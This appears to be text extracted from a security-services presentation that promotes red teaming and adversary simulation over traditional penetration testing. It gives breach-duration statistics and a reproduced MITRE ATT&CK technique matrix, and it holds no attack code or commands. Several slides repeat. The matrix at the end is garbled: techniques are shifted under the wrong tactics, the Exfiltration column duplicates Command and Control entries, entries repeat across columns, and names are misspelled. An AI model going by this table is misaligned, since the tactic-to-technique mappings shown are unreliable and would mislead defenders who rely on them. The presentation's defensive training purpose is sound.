

Learn to Think Like the Enemy

Improve your Detection & Response Capabilities

Semih Gelişli
MANAGER, IT SECURITY INCIDENT MANAGEMENT

Ozan Olalı
IBM SECURITY SERVICES LEADER

Overview

279 days

Average time to identify
and contain a breach

314 days

Lifecycle of a malicious attack
from breach to containment

279 days

Average time to identify
and contain a breach

314 days

Lifecycle of a malicious attack
from breach to containment

20 days

Average time of
Penetration Testing & Red Teaming
projects

Cyber Threats are evolving and traditional Penetration Testing is not designed to push an organization to its limits

Penetration Testing

- Limited & Pre-Defined Scope
- White box vs. Black box
- Vulnerability & Exploit Oriented
- Missing Collaboration & Defensive Capability
- Missing General Posture
- Momentary Analysis
- Reporting Findings! Not Root Causes

Red Teaming & Adversary Simulation

- Not limited with the artificial constraint
- More Opportunities to Consider
- Close to Motivated Adversary
- Persistent Exploration of Business Risks
- Adds Value to Detection & General Posture
- Prepares & Educates Defensive Teams

Cyber Threats are evolving and traditional Penetration Testing is not designed to push an organization to its limits

Penetration Testing

- Limited & Pre-Defined Scope
- White box vs. Black box
- Vulnerability & Exploit Oriented
- Missing Collaboration & Defensive Capability
- Missing Contextual Posture
- Momentary Analysis
- Reporting Findings! Not Root Causes

Red Teaming & Adversary Simulation


- Not limited with the artificial constraint
- More Opportunities to Consider
- Close to Motivated Adversary
- Systematic Exploration of Business Risks
- Adds Value to Detection & General Posture
- Prepares & Educates Defensive Teams

Motivated Campaign with Adversary Simulation

Motivated Campaign with Adversary Simulation

Testing & Simulations

The game starts with equal conditions. Ready for all possibilities, still have chance to close all the doors. There is no pressure.




Real Life Situation

The game has already started long time ago. Weak spots are known to be exploited. The doors are not solid. High pressure to save the environment.



Defining the Goals, Focus Points, Tactics & Techniques


Illustrative Sample



Identify the Techniques and Test'em All

Adversary Simulation

Adversary Simulation




MITRE

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration
11 items	34 items	62 items	32 items	69 items	21 items	23 items	18 items	13 items	22 items	9 items
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed
External Remote Services	Command-Line Interface	Account Manipulation	BITS Jobs	Brute Force	Browser Bookmark Discovery	Domain Trust Discovery	Component Object Model and Distributed COM	Clipboard Data	Connection Proxy	Data Encrypted
Hardware Additions	Compiled HTML File	AppCert DLLs	Appnlt DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	File and Directory Discovery	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits
Replication Through Removable Media	Component Object Model and Distributed COM	Appnlt DLLs	Application Shimming	Clear Command History	Credentials from Web Browsers	Network Service Scanning	Network Share Discovery	Exploitation of Remote Services	Exploitation Over Alternative Protocol	Exfiltration Over Other Network Medium
Spearphishing Attachment	Control Panel Items	Authentication Package	Bypass User Account Control	CMSTP	Credentials in Files	Network Sniffing	Network Sniffing	Internal Spearphishing	Logon Scripts	Logon Scripts
Spearphishing Attack	Dynamic Data Exchange	BITS Jobs	Code Signing	Compile After Delivery	Credentials in Registry	Network Share Discovery	Network Share Discovery	Data from Local System	Custom Cryptographic Protocol	Custom Cryptographic Protocol
Spearphishing Link	Execution through API	Bootkit	DLL Search Order Hijacking	Compiled HTML File	Exploitation for Credential Access	Network Sniffing	Network Sniffing	Data from Network Shared Drive	Data Encoding	Data Encoding
Spearphishing via Service	Execution through Module Load	Browser Extensions	Dylib Hijacking	Component Firmware	Forced Authentication	>Password Policy Discovery	Password Policy Discovery	Data from Removable Media	Data Obfuscation	Data Obfuscation
Supply Chain Compromise	Exploitation for Client Execution	Change Default File Association	Elevated Execution with Prompt	Component Object Model Hijacking	Hooking	Peripheral Device Discovery	Peripheral Device Discovery	Domain Fronting	Domain Generation Algorithms	Domain Generation Algorithms
Trusted Relationship	Graphical User Interface	Component Firmware	Emond	Connection Proxy	Input Capture	Process Discovery	Process Discovery	Fallback Channels	Exfiltration Over Physical Medium	Exfiltration Over Physical Medium
Valid Accounts	InstallUtil	Component Object Model Hijacking	Explotiation for Privilege Escalation	Control Panel Items	Input Prompt	Remote Desktop Protocol	Remote Desktop Protocol	Man in the Browser	Multi-hop Proxy	Multi-hop Proxy
	Launchctl	Create Account	Extra Window Memory Injection	DCShadow	Kerberoasting	Remote File Copy	Remote File Copy	Multi-Stage Channels	Multi-layer Encryption	Multi-layer Encryption
	Local Job Scheduling	DLL Search Order Hijacking	Decofuscate/Decode Files or Information	Disabling Security Tools	Input Capture	Screen Capture	Screen Capture	Multiband Communication	Port Knocking	Port Knocking
	LSASS Driver	File System Permissions Weakness	DLL Search Order Hijacking	Network Sniffing	Keychain	Software Discovery	Software Discovery	Shared Webroot	Remote Access Tools	Remote Access Tools
	Mshta	Dylib Hijacking	File System Permissions Weakness	Disabling Security Tools	Query Registry	System Information Discovery	System Information Discovery	Taint Shared Content	Remote File Copy	Remote File Copy
	PowerShell	Emond	Hooking	DLL Side-Loading	Remote Services	System Network Configuration Discovery	System Network Configuration Discovery	Replication Through Removable Media	Standard Application Layer Protocol	Standard Application Layer Protocol
	Regsvcs/Regasm	External Remote Services	Image File Execution Options Injection	Execution Guardrails	Remote Services	System Network Connections Discovery	System Network Connections Discovery	Shared Webroot	Standard Cryptographic Protocol	Standard Cryptographic Protocol
	Regsvr32	File System Permissions Weakness	Launch Daemon	Exploitation for Defense Evasion	Private Keys	System Owner/User Discovery	System Owner/User Discovery	Taint Shared Content	Standard Non-Application Layer Protocol	Standard Non-Application Layer Protocol
	Rundll32	New Service	Parent PID Spoofing	SecurityId Memory	Steal Web Session Cookie	System Service Discovery	System Service Discovery	Windows Admin Shares		
	Scheduled Task	Hidden Files and Directories	Path Interception	Two-Factor Authentication Interception	System Time Discovery	System Time Discovery	System Time Discovery	Windows Remote Management		
	Scripting	Hooking	File and Directory Permissions Modification	Virtualization/Sandbox Evasion	Virtualization/Sandbox Evasion					

